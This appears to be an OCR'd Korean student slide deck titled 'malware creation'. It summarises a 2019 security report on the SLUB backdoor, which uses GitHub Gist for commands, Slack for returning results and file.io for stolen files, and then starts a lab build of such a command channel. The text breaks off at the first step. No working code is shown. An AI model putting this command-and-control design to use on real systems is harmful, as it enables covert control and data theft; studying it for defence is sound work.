91714167 유재겸

악성코드 제작

Contents

Contents

01. Slub Backdoor

Slub Backdoor


Slack, GitHub를 통신 채널로 사용하는 새로운 SLUB 백도어 발견


국내외 보안동향 · by 알약(Alyac) · 2019. 3. 8. 11:18


♡ 2 💬 0

New SLUB Backdoor Uses Slack, GitHub as Communication Channels


GitHub Gist 서비스와 Slack 메시징 시스템을 통신 채널로 사용하며 워터링 홀 공격을 통해 특정 공격자들만을 노리는 새로운 백도어가 발견되었습니다.



Add
commands
GitHub
Gist snippet
Check
commands
Attacker
Get command
results
slack
Slack channel
Send command
results
Victim
Retrieve
stolen files
file.io
File.io
cloud storage
Upload
files



Add
commands
GitHub
Gist snippet
Attacker
slack
Slack channel
file.io
File.io
cloud storage



Command Server #3
Open
jagym105 opened this issue 27 days ago · 1 comment
jagym105 commented 27 days ago • edited
ipconfig



Victim



GitHub
Gist snippet
Check
commands
Attacker
slack
Slack channel
Victim
file.io
File.io
cloud storage


GitHub
Gist snippet
Attacker
slack
Slack channel
Send command
results
Victim
file.io
File.io
cloud storage


GitHub
Gist snippet
Attacker
Get command
results
slack
Slack channel
Victim
file.io
File.io
cloud storage



GitHub
Gist snippet
slack
Slack channel
Attacker
Victim
file.io
File.io
cloud storage
Upload
files


GitHub
Gist snippet
slack
Slack channel
Attacker
Victim
Retrieve
stolen files
file.io
File.io
cloud storage


Add
commands
GitHub
Gist snippet
Check
commands
Attacker
Get command
results
slack
Slack channel
Send command
results
Victim
file.io
Retrieve
stolen files
File.io
cloud storage
Upload
files

Slack + GitHub = SLUB

02. 악성코드 제작




노트북

데탑


Add
commands
GitHub
1. 깃허브 페이지 만들기
Gist snippet
Attacker
Victim

1. Add Commands

